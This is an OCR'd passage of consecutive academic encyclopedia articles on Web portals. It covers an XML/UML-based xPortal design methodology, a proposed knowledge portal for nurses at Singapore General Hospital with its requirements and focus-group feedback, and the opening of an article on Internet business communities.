1. **Web Content:** The separation of Web site and Web portal content from presentation oriented languages such as XHTML, embedded scripts (e.g., JavaScript, server pages, etc.)
2. **Web Interface/Navigation Design:** A top-down Web User interaction analysis model (WUiAM). Utilization of the dynamic modelling approaches of WUiAM (Gardner et al., 2003a, 2003b) to develop robust and user friendly Web user interfaces to support Web sites and Web portals.
3. **Design Methodology:** A top-down Web site modelling and design approach using Object-Oriented (OO) conceptual modelling techniques
4. **Generic Model:** A generic (logical) storage and description model to represent Web content (in the form of Web site and Web portal definitions)

5. **XML:** Utilization of XML (and XML schema) as the metadata and Web Content Description Language
6. **Views in Layered View Model (LVM):** Utilization of LVM (Rajugan, Chang, et al., 2005; Rajugan et al., 2006) to support (1), (3), (4) and (5) above to develop a design methodology that is analogous to the MDA approach.

In this article, we describe a methodology which combines the techniques of a user-centric Web interface design model (Gardner et al., 2003a, 2003b) and a layered view model (LVM) for XML (Rajugan, Chang, et al., 2005) to form a declarative approach that support the analysis (at the conceptual level), design (at the logical level) and deployment (at the implementation level) of extensible (Web) portals called *x*Portal. It is a design methodology and a technological solution to successfully design and implement Web portals.


In addition, to date, OMG UML (OMG-UML™, 2003) has proven itself as the language of choice for modelling EIS using OO techniques. Thus, in this article, we use UML coupled with a proven Web user interface analysis framework (WUiAM) and present a Web portal design methodology, to design and implement semantically rich Web sites and portals to manage and distribute user-centric Web contents.

EXTENSIBLE PORTAL (xPORTAL)

The aim of *x*Portal is to provide a top-down design methodology to model Web portals at the conceptual and logical levels by combining the notion of a layered view model (LVM) for XML and a user-centric Web interface (and navigation) design model to support the modeling and design in Web portals development. *x*Portal is a concept based on the eXtensible Web (xWeb) (Rajugan, Gardner et al., 2005) architecture. The portal is based on portlets derived using the (XML) views. That is to say, each portal is a collection of one or more views in the LVM. One of the main advantages of the *x*Portal system is; it can be designed and implement using top-down approach (from conceptual level to document/implementation level).

At the conceptual level, in a given domain, individual portlets and portals can be designed using *conceptual views* (Rajugan, Chang et al., 2005) (Rajugan, Chang et al., 2005) and later transformed to schema views at the logical level and instance views document level. The approach enables us to model, create and represent Web portal metadata semantics (i.e., content description, user interface description etc.) and Web content (i.e., portal data, user interface definitions etc.) using a unified XML repository. The steps to build such Web site include three levels (a) conceptual, (b) logical and (3) document level. The *x*Portal architecture can be divided into three conceptual layers (Figure 1).

Figure 1. xPortal conceptual layers



1. **Portal Content Layer:** The portal content layer is the Web content represented using XML (and corresponding XML Schema), used for the construction of portlets (and portals). The architectural construct for this layer is the xWeb.
2. **Portal Composition Layer:** The portal composition layer corresponds to portal description and content that is defined using XML views and XML (view) schemas. This layer is similar to XML view repository in the xWeb.
3. **Portal Presentation Layer:** This layer corresponds to materialized portals or XML views with content and presentation semantics represented in a user accessible form usually represented as XHTML pages. This layer is comparable to xWeb pages.


The Portal Content Layer

In this layer, the designer needs to create the content, define the semantic of data, site structure and layout and user access control if required for their portal using a generic UML class model. The class model defines the structure and capture all the detail of the Web site, and serves as the XML repository for the Web site. Note that here we are utilizing UML as a modeling tool for the portal system, the choice of using UML as the modeling techniques have given the advantage allowing a formal model of the system to be capture, and yet it can easily be visualize by the designer. UML is by far the most dominate object-oriented based modeling language in use today, this mean that many Web engineers would already be familiar with it. Besides the actual content of the portal system, the XML repository also requires to have the definition of Web interface presentational details. This is achieved by using the Web user interaction analysis model (Gardner et al., 2003a), as a tool for the logical design of the portal user interface.

The Portal Composition Layer

This layer represents all necessary data and semantics of the portlet and portal pages (page contents, layouts, resources,

Figure 2. xPortal framework components (context diagram)



etc.) represented and captured in XML (with corresponding schema definitions), as shown in Figure 2. Also, here the *logic Web user interface* definitions contribute to the way the XML (view) document are defined, as it provides the basis for content styling definitions.

The Portal Presentation Layer

The generation of the resulting portal in XHTML format is enabled by the XSLT stylesheet that simply convert the XML views into XHTML with presentation related information managed by the use of Cascade Style Sheets (CSS). To illustrate the resulted final XML view documents, we use an example from the eXel research group Web portal. The XML view document instance that represent the portlet of (a research group) member profile is shown in Code Listing 1. Note that, this is only a part of a larger XML view document and there are also a corresponding XML view schema which resulted from the view construction process. Each portlet is composes by the three generic sub-structures, namely the Portlet_METADATA, Portlet_Data, and Porlet_Action.

The abstract (Web) user interface definitions (from the conceptual level) are capture in the logical level by the UI_DEF attribute for each portlet. This utilize CSS entries, and the transformation process in this instance will make little interpretation of the meaning of the data, as the semantic of the data is assumed to be provided by the XML views construction process (i.e., XML view/(s) provide the data and the semantics). In this example, the CSS definitions for the profile portlet is profile.css. While there can be other style information apply at the portal level, the portlet will be render accord to its own style information. The usual choice of apply single stylesheet or multiple stylesheet for the presentation of the xPortal, is really a designers' option, and either can be achieved. The resulting XHTML page presentation (in a Web browser) of the Member portal (in the xPortal system) is shown in Figure 3.

The main advantage of the *x*Web/*x*Portal design is that, the user does not feel any difference between a classical (HTTP) Web site and a *x*Web driven Web site, as there is no loss of performance traditionally related to XML technologies (XQuery) as the user directly access (X)HTML pages and not native XML documents. As shown in Figure 2, the HTTP Web server serves as the front end to users and the XML Repository serves as the data source for both xWeb and xPortal servers. XML, being a self-describing and semi-structured data format, is becoming a standard to represent and exchange data between applications across the Web. XML/XML Schema is more powerful than just for data representation. The *x*Portal approach utilize XML/Schema as a Web framework as well as a data portal description language, combined to the approach is the utilizations of


Figure 3. Member xPortal



other XML based implementation level technologies, such as XSLT, XHTML, and XForms. The use of a layered view model for XML provides semantics and expandability. While a user-centric Web interface design model supports the proper design of the user interface of a Web system. This resulted in a coherent way to integrate a conceptual design methodology to build a native XML based Web portal system.

CONCLUSION

In this article, we presented a Web portal design methodology to capture and represent Web portal semantics and data in a meaningful yet simple manner. We used UML/XML combination (such as XML views) coupled with a proven Web user navigation analysis framework (such as WUiAM) to provide a Web portal design methodology to design and implement semantically rich Web sites and portals to manage and collaborative user-centered Web content.

KEY TERMS

eXtensible Web (*x*Web): A conceptual framework and a methodology for designing user-centred Web sites

Layered View Model: A high-level (conceptual) design methodology for specifying and defining data (and namely XML) views.

Web Content Semantics: Web content description, constraints, meaning and their inner relationships.

Web Portal: A common gateway for customized Web content

Web User Interaction Analysis Model: A high-level analysis and design approach for the modelling of Web user interface.

XML: A W3C standard for self-describing data.

XML Schema: A W3C standard for specifying, describing and constraining an XML document content.

Design of a Proposed Nursing Knowledge Portal

INTRODUCTION

Nurses responsible for making strategic decisions in the hospital are tracking performance metrics that accurately measure how well the hospital is performing. These nurses are always looking for the appropriate strategies that can be combined with qualitative measures to respond just in time and accurately to clients. The information presented to strategic decision makers is used to monitor and analyse the performance of the hospital so that, when necessary, appropriate modifications can be made for the hospital to remain relevant to the community. Hence, information leveraged on demand in hospitals would enhance knowledge discovery with better content organization and management of patient and non-patient related information from multiple sources to assist nurses in their day-to-day work.

In recent years, knowledge portals, as single-point-access software systems intended to provide easy and timely access to information and to support communities of *knowledge* workers who share common goals, have emerged as a key tool for supporting *knowledge* work.

This article describes our experience in designing a proposed knowledge portal prototype for nurses at the Singapore General Hospital (SGH). A team of four postgraduate students from the Division of Information Studies at the Nanyang Technological University (NTU) was formed to study the feasibility of implementing a knowledge portal for nurses (Chan, 2004; Girish, 2004; Jayakumaran, 2004; Liu, 2003), with the specific objectives identified:

- **Objective 1:** Gathering requirements of the knowledge portal.
- **Objective 2:** Constructing a mock-up of the knowledge portal.
- **Objective 3:** Evaluating the knowledge portal to get initial feedback from the nurses.

In subsequent sections, we describe how the three objectives were met, the findings made, and recommendations suggested for implementation of a proposed knowledge portal at SGH.

GATHERING REQUIREMENTS

To gather requirements for the portal, we interviewed the nurses as well as examined the existing SGH nursing intranet. This involved understanding the organization's goals and objectives, the observation of existing systems, studying of existing procedures and discussion with the nurses and the management.

INTERVIEWS OF NURSES

The team scheduled interviews with a stratified sample of nursing population at SGH to understand the needs and wants of the nurses. The focus of the requirements gathering phase was on *what* needs to be done. Table 1 shows the set of requirements for the knowledge portal summarized from the results of interviews and questionnaire. For example, Liu (2003) identified Yellow Pages as the portal feature that would meet the nurses' needs in Column 1 and gave a description of its use in Column 2. Column 3 is the result of the final analysis from the survey conducted and literature reviewed; in this case, it was an expert locator system to profile expertise in the organization so the nurses could seek help within the organization easily (see Table 1, Row 1).

Table 1. Mapping of requirements specifications to features in the new knowledge portal based on the interviews

Category	Description	Mapping
Yellow Pages	Access to all the people that the nurses need to interact with in the course of their work.	**Expert Locator:** Nurses will be able to find the expertise they need within the SGH organization.
Collaboration	Access to tools for the nurses to go online to share tacit knowledge in communities of practice.	**myFavourites:** Message boards, discussion forums, success stories.
Training and development	Very high priority to provide access to eLearning content, structured courses, journal clubs, in-service talks.	**myLearning:** Allows nurses to plan their learning paths, track their progress, and check on courses available.
Single sign-on	Single access point to all the disparate systems.	Allows users to log on to the enterprise knowledge portal once and have access to content and applications throughout SGH.
Performance indices	To be extracted from various databases based on requirements.	Depends on the role, therefore, the right of the user to view and extract information. May be made available under myWork and myApplication.
Administrative workflows	Automated processing of standard reports and processes to save time and eliminate errors.	May be made available under myWork and myApplication.
Knowledge base	Access to online databases.	Users are able to customize and build their own knowledge map in myFavourites to access databases that SGH subscribe in.

REVIEW OF EXISTING SGH NURSING INTRANET

A review of the existing SGH nursing intranet was conducted to understand the objectives and needs of the nursing department. Since the inception of the nursing intranet in 1998, it has served the Department of Nursing Administration well and has helped to elevate the problem of information management facing the department. However, since then, other systems were being developed in the hospital to address specific needs and with it, came the challenges of managing the overwhelming amount of information available. As a result, there is an *infoglut* in the SGH organization that needs to be addressed. At present, the SGH intranet itself has more than 90,000 pages.

Table 2 shows the proposed recommendations of the SGH knowledge portal over the existing SGH nursing intranet to relieve the information overload problem as well as to capture and share knowledge. The features of the generic knowledge portal shown in Table 2 with Column 1 were derived from Collins (2003) and matched with the existing SGH nursing intranet in Column 2.

For example, Table 2, Row 1 describes the feature *organization and management*. The situation of the current SGH nursing intranet is described in Column 2, which was manual and decentralized by department and task. Column 3 gives the ideal situation in which the knowledge portal hopes to achieve, where there is centralized management, with easy management of group and users' rights.

MOCK-UP DESIGN OF THE PROPOSED KNOWLEDGE PORTAL

An interactive mock-up of the knowledge portal was created with simple HTML (HyperText Markup Language) using Macromedia Dreamweaver MX. Figure 1 gives an illustration of the home page of the proposed knowledge portal for a nurse with an administrative role. It shows the nurse as the central object for the portal with access to various information sources, work-related resources, as well as knowledge sharing tools for communication and collaboration with other colleagues. Due to constraint of space, only selected design features unique to the proposed SGH nursing knowledge portal user interface are briefly explained.

Message Center

The message center provided a quick link to the user's e-mail, calendar, address book, as well as an expert locator (Collins, 2003). To ensure that people are able to seek help from within the organization, Collins (2003) and Terra and

Table 2. Comparison of features in the SGH nursing intranet vs. the proposed SGH knowledge portal for nurses

Features	SGH Nursing Intranet	SGH Knowledge Portal for Nurses
Organization and management	Manual, decentralized by department and task. Content owners include DNA, the Training department, and individual wards.	Centralized management with easy management of group and users' rights.
Personalization	Not available.	Advanced: (i) Role-based. (ii) Dynamic and on the fly: full control of layout.
Search	Basic document search facility.	Advanced searches: Contextual searches (ii) Collaborative and affinity searches, linking individuals to subjects.
Categorization	Top-level hierarchy.	Construction of nursing taxonomy structure for use in the acquisition, representation, and manipulation of nursing knowledge in the knowledge portal.
Collaboration	Not integrated.	Integrated within the portal window with links to e-mail, online threaded discussions, calendar, and scheduling. Also includes electronic meeting places. Provide assistance in finding expertise within the organization.
Content management system	Not available. Publishing of content is done via file transfer protocol. Content formats include HTML, flash, PDF, as well as Microsoft Office documents.	Automated tagging of documents, little effort required by users for further categorization and targeted distribution, process, and workflow features.
Integration of internal applications	Not integrated.	Integration of many data sources, communication among APIs, applications run on separate servers.
Development environment	Basic Internet standards: HTML.	Turnkey solutions easily customizable.
Requirement specifications	No qualitative research done.	Solicited from interviews to meet the needs of nurses and the nursing management.


Gordon (2003) advocate staff profiling or are otherwise known as expert locators. The expert locator was particularly important especially in the context of a hospital environment. Locating the best advice can be difficult, especially in the dynamic environment nurses work in. The nurses required the latest information on diseases, drugs, and interventions, procedures available on the Web and other sources to be verified so that they could use them for their patient care. SGH needed to take steps to supply their nurses with better access to the most important organizational resource in the form of expertise of their doctors and specialists.

Search

Search features included a simple search function, advanced search function based on contextual search, and a knowledge map that facilitated knowledge discovery using a specially built nursing taxonomy. In this way, the portal slices and dices the data to suit all manner of user needs (Quint, 2000).

The simple search function enabled users to select from the category nursing intranet, SGH intranet, or the SGH Internet to find information. The advanced search function allowed users to do contextual searches (Figure 2). The nurse was able to select the specific category or categories to find information. These categories were selected based on the nursing taxonomy created by Jayakumaran (2004) for SGH nurses. Keyword and exact phrase searches list results based on the occurrence of chosen words or phrases. The search allowed the nurses to target their search to specific areas of documents, such as the title, keywords, and author. It also includes searching via URL and existing links.

Figure 1. Home page of the proposed knowledge portal for a nurse at SGH with an administrative role



Knowledge Map

The knowledge map created was based on Jayakumaran's (2004) work in constructing the nursing taxonomy. The taxonomy structure was incorporated with the intention that different categories were meant to help nurses to browse through the directory and aid in knowledge discovery. Users could approach the material from different angles with different perspectives. For example, they could scan all material, regardless of subject, that ranked as having interest to them, thereby getting ideas and tips from other venues (Quint, 2000).

Figure 3 shows the taxonomy structure used for mapping knowledge in the nursing community in SGH. Figure 4 illustrates the sub-category of the knowledge map. The sub-category gave an overview of even more detailed categories, documents relating to the subject heading, the title and summary of each document, as well as the people who are related to the subject heading. A unique feature to note here is the *add affinity* that enabled the linking of people and documents in a knowledge portal.

myFavourites

myFavourites provided access to collaboration and communication and could be used to create feedback or discussions, interact in work flow procedures, or submit queries and other requests within the SGH organization. myFavourites con-

Figure 2. Proposed knowledge portal advanced search features




Figure 3. Proposed knowledge map—Main category





tained the corporate *message boards*, *discussion forums* for communities with the same interests, and *favourites*, which contained important links to approved sites outside of SGH. It enabled users to create their own order and hierarchy of content access that suited their personal needs. To provide additional user-focused functionality, there was an *add favourites* function to create hyperlinks that were accessed frequently by the individual nurse.

Experienced nurses in SGH were encouraged to leave behind a legacy by sharing their knowledge and experience. Efforts were in place to capture their knowledge and experience and made available through the nursing intranet (Liu, 2003). This included having a section on motivational stories under the *myFavourites* feature.

Figure 4. Proposed knowledge map—Sub-category



myLearning

Currently, information on each nurse's individual training, competency, and learning profile was scattered all over the organization in various databases. There was a need to put together a single profile for each nurse so that the management had a better view of each nurse. myLearning was intended to help nurses plan and trace their learning paths by giving an overview of their progress. It was organized into three sections, namely, *my plan*, *course information*. and *career track*. *My plan* reviewed the courses the particular nurse had already taken. It included compulsory courses stipulated by the upper management as well as optional courses for self-improvement. *Course information* provided details of the course.

With the *career track* section, they were able to plan and track their career road maps. For instance, after the basic training, the nurse might decide to pursue an advanced diploma or degree and specialize in a particular area of interest. They needed to know what they wanted so that those who were ready could be put on a fast track program.

myWork

Nurses needed administrative information about patients as well as procedures and guidelines for their daily work. Six sections, namely *my roster*, *my ward*, *quality management*, *nursing research*, *policies & procedures*, and *eInstructions* were integrated together under the *mywork* page. One of the responsibilities of nurses was the shift-handover of the patients to other nurses. They needed to pass over to the nurse in the next shift with updates on 6-10 patients depending on the ward. myWork allowed information on ward processes such as updates on patients to nurses of the next shift, discharge of patients to be recorded for easy reference, etc.

INITIAL FEEDBACK OF PROPOSED KNOWLEDGE PORTAL

The purpose of the initial testing was to identify any potential problems or barriers that might limit the use of the knowledge portal, as well as refine the initial design of the knowledge portal to ensure its usefulness to the different groups of nurses supporting their daily operations. A focus group interview was employed to seek the respondents' views and opinions. The discussions were conducted over two sessions in a conference room at SGH. Each focus group discussions were held either before or after their shift work and lasted approximately 45 minutes.

Ten nurse participants were selected out of a total of 32 clinical specialties in SGH based on their seniority, job roles, and various disciplines to ensure a representative mix of expertise and experience for analysis. The disciplines represented were from neuro-surgery, coronary, renal, orthopedic, general surgery, cancer, surgical intensive-care unit, and coronary care unit. For each job role, there were two representatives belonging to the Junior Nurse and Senior Nurse categories. We gathered feedback on the usefulness of the knowledge portal with regard to the following three areas: (1) resources provided by the portal; (2) perceived usefulness of the portal; and (3) other expectations on the portal.

RESOURCES PROVIDED BY THE PORTAL

In general, the respondents rated the knowledge portal quite favourably, with the exception of the expert locator. Based on the literature review on knowledge portal, it was meant to help the nurses search for expertise within the SGH organization and would aid them in the course of their work. This might be due to the perception that they still needed to page or call for the staff they were looking for. This led to a suggestion that the feature could be linked to their existing paging system to increase convenience and system's ease of use to the users.

PERCEIVED USEFULNESS OF THE PORTAL

All of them felt that using the portal would enhance their effectiveness on their job and they found the portal useful. Five out of six of the participants agreed that using the portal in the course of their work would enable them to accomplish their tasks more quickly whereas one was not so sure. On the perception that using the portal would make it easier to do their jobs, four out of the six respondents agreed, while the remaining two were not sure. The perceived value in improving their job performance and productivity received three positive responses but the other three were uncertain about it.

OTHER EXPECTATIONS OF THE PORTAL

The participating nurses were asked whether they would use the knowledge portal if it was fully implemented. The responses received were quite positive. One of the respondents stated that he would definitely use it as "information is power" and he felt more confident carrying out his work with affirmation from his peers. Three others stated that they would also use it and the remaining two said that they might use it. The conditions cited for using the knowledge portal could be divided into system's efficiency, ease of information retrieval, as well as work stress.

CONCLUSION

This article described our experience in designing a knowledge portal for the nurses of SGH. Initial testing of the portal seemed to indicate that the nurses were enthusiastic about the knowledge portal to assist them in their work. There were good indications that the nurses would use the knowledge portal when it was finally implemented, despite the demands of their work. They also provided helpful comments and suggestions for the improvement of the knowledge portal, which should be taken into consideration during the next iteration of the refinement to the knowledge portal.

Although the initial work had created useful findings for the refinement of the initial design of the knowledge portal in terms of useful and relevant features, it did not focus on the usability of portal. Further iterations of design testing and re-testing could include more participants giving feedback on the usefulness and usability aspects of the portal.

ACKNOWLEDGMENTS

The authors would like to thank the nursing department at SGH for giving us input as well as the following faculty members from the Division of Information Studies (NTU) for giving feedback on the portal: Abdus Chaudhry, Schubert Foo, Dion Goh, Lee Chu Keong, and Na Jin Cheon.

KEY TERMS

Enterprise Information Portal: Also known as a corporate portal, it is normally composed of content and applications used by employees or, more specifically, knowledge workers, to perform their jobs. It provides personalized, role-based access to the knowledge workers' tools.

Knowledge Management: Snowden (1998) defines knowledge management as the "identification, optimization, and active management of intellectual assets, either in the form of explicit knowledge held in artefacts and tacit knowledge possessed by individuals and communities."

Knowledge Portal: *Knowledge portal is a* single-point-access software system intended to provide easy and timely access to information and to support communities of *knowledge* workers who share common goals.

Portal: A portal is a single-point access destination in which people with some common set of characteristics, interests, or needs go to gather information, interact with data, experience entertainment, exchange thoughts, or conduct transactions.

Taxonomy: A taxonomy represents a set of high-level rules for organizing and classifying information. Taxonomies should be intuitive to browse specific information and get into related but not anticipated topics or categories. The use of taxonomies is also necessary to tag (information about the information) the documents created.

Usability: ISO 9241-11 defines usability as "the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency, and satisfaction in a specified context of use." Usability of hypertext/Web is commonly measured using established usability dimensions covering these categories of usability defects such as screen design, terminology and system information, system capabilities and user control, navigation, and completing tasks.

Usefulness: This is debatable. Some make the distinction between usability and usefulness. Although it is impossible to quantify the usefulness of a system, attempts have been made to measure its attainment in reference to system specifications and the extent of coverage of end-users' tasks supported by the system, but not on end-user performance testing.

Designing a Portal and Community with the Community Generator

Norbert Fröschle
Fraunhofer-Institute, Germany

INTRODUCTION

What is behind a Web portal—indeed, it is a community. People in virtual groups and rooms. But, what is an *Internet business community* and how is it possible to *social-engineer* these communities? This article deals with this topic.

BACKGROUND

Definitions

A virtual community is, in the sense of Rheingold (1993), a group of people communicating or interacting with each other by means of information technologies, typically the Internet, rather than face to face.

The idea and phenomenon of virtual communities, the genetic DNA of how computer networks are populated by people—in private-closed, public-open or semi-public spaces—offer a rich background for business practice.

Hagel and Armstrong (1997) outlined the commercial application of communities behind Web portals with a growing number of community-contents, loyalty and customer relationships, member-profiles and transactions in "Net Gain: Expanding Markets through Virtual Communities." Additionally, Participate.com ex-post measured the benefits of virtual communities with instructive results (Cothrel, 2000).

On this basis Fraunhofer-Institute, in Germany, developed a common definition for "Internet business communities" (Bullinger, 2002, p. 25). Internet business communities are economic networks for professional relationship management of employees, customers and business partners.

